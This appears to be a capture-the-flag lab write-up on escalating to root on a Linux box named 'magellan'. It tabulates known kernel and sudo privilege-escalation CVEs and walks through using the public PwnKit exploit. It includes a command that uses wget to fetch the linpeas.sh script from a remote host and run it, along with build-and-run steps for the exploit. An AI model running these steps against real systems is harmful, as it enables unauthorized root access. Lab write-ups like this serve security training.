
**Step 1: Analyze the user’s rights and privileges by running sudo command**


* **Command : sudo -l**




**Step2: Download linpeas tool which used to extract the information**

* Command to run : wget http://192.168.43.223:8000/linpeas.sh chmod +x linpeas.sh ./linpeas.sh
* **By running this we detect the vulnerabilities**







**Summary:**

| **CVE ID** | **Name / Nickname** | **What it is** | **How it works** | **Risk Level** | **Key Requirements** |
| --- | --- | --- | --- | --- | --- |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **CVE-2022-32250** | nfc\_object UAF (NFT\_MSG\_NEWTABLE) | Kernel bug in Netfilter tables | Use-After-Free vulnerability in Linux kernel’s nf\_tables subsystem, can be exploited for privilege escalation | Medium | Needs CAP\_NET\_ADMIN or unprivileged\_userns\_clone=1 |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **CVE-2022-2586** | nfc\_object UAF | Kernel bug in NFC subsystem | Similar to above but in NFC handling, allows arbitrary code execution in kernel space | Medium | Needs CAP\_NET\_ADMIN or unprivileged\_userns\_clone=1 |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **CVE-2022-0847** | DirtyPipe | Kernel flaw in pipe handling (Linux 5.8+) | Allows overwriting read-only files, leading to privilege escalation | **High** | No special privileges, just a vulnerable kernel |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **CVE-2021-4034** | PwnKit | Polkit pkexec bug | Allows executing commands as root due to memory corruption and poor argument handling | **High** | No special privileges, works on most unpatched distros |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **CVE-2021-3156** | sudo Baron Samedit | Heap overflow in sudo | Lets attackers bypass password checks and run commands as root | **High** | Vulnerable sudo version |


|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **CVE-2021-22555** | Netfilter heap out-of-bounds write | Kernel bug in Netfilter | Memory corruption via crafted network operations, leads to root | **High** | Needs certain socket capabilities, ip\_tables module loaded |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **CVE-2017-0358** | ntfs-3g modprobe | NTFS-3G driver vulnerability | Exploits improper handling in NTFS-3G to run arbitrary code as root | Medium | Requires NTFS-3G installed and specific setup |

**OFFENCE :**

* I am going to use the PwnKit vulnerability to access the root of the magellan


Step 1: I downloaded it from **<https://codeload.github.com/berdav/CVE-2021-4034/zip/main>**



**Step 2: Use make command**


**figures out:**

* **What needs to be built**
* **In what order**
* **Which commands to run**



**Step 3 : Exploit to root**

* **Command :./cve-2021-4034**



**ROOT FLAG**

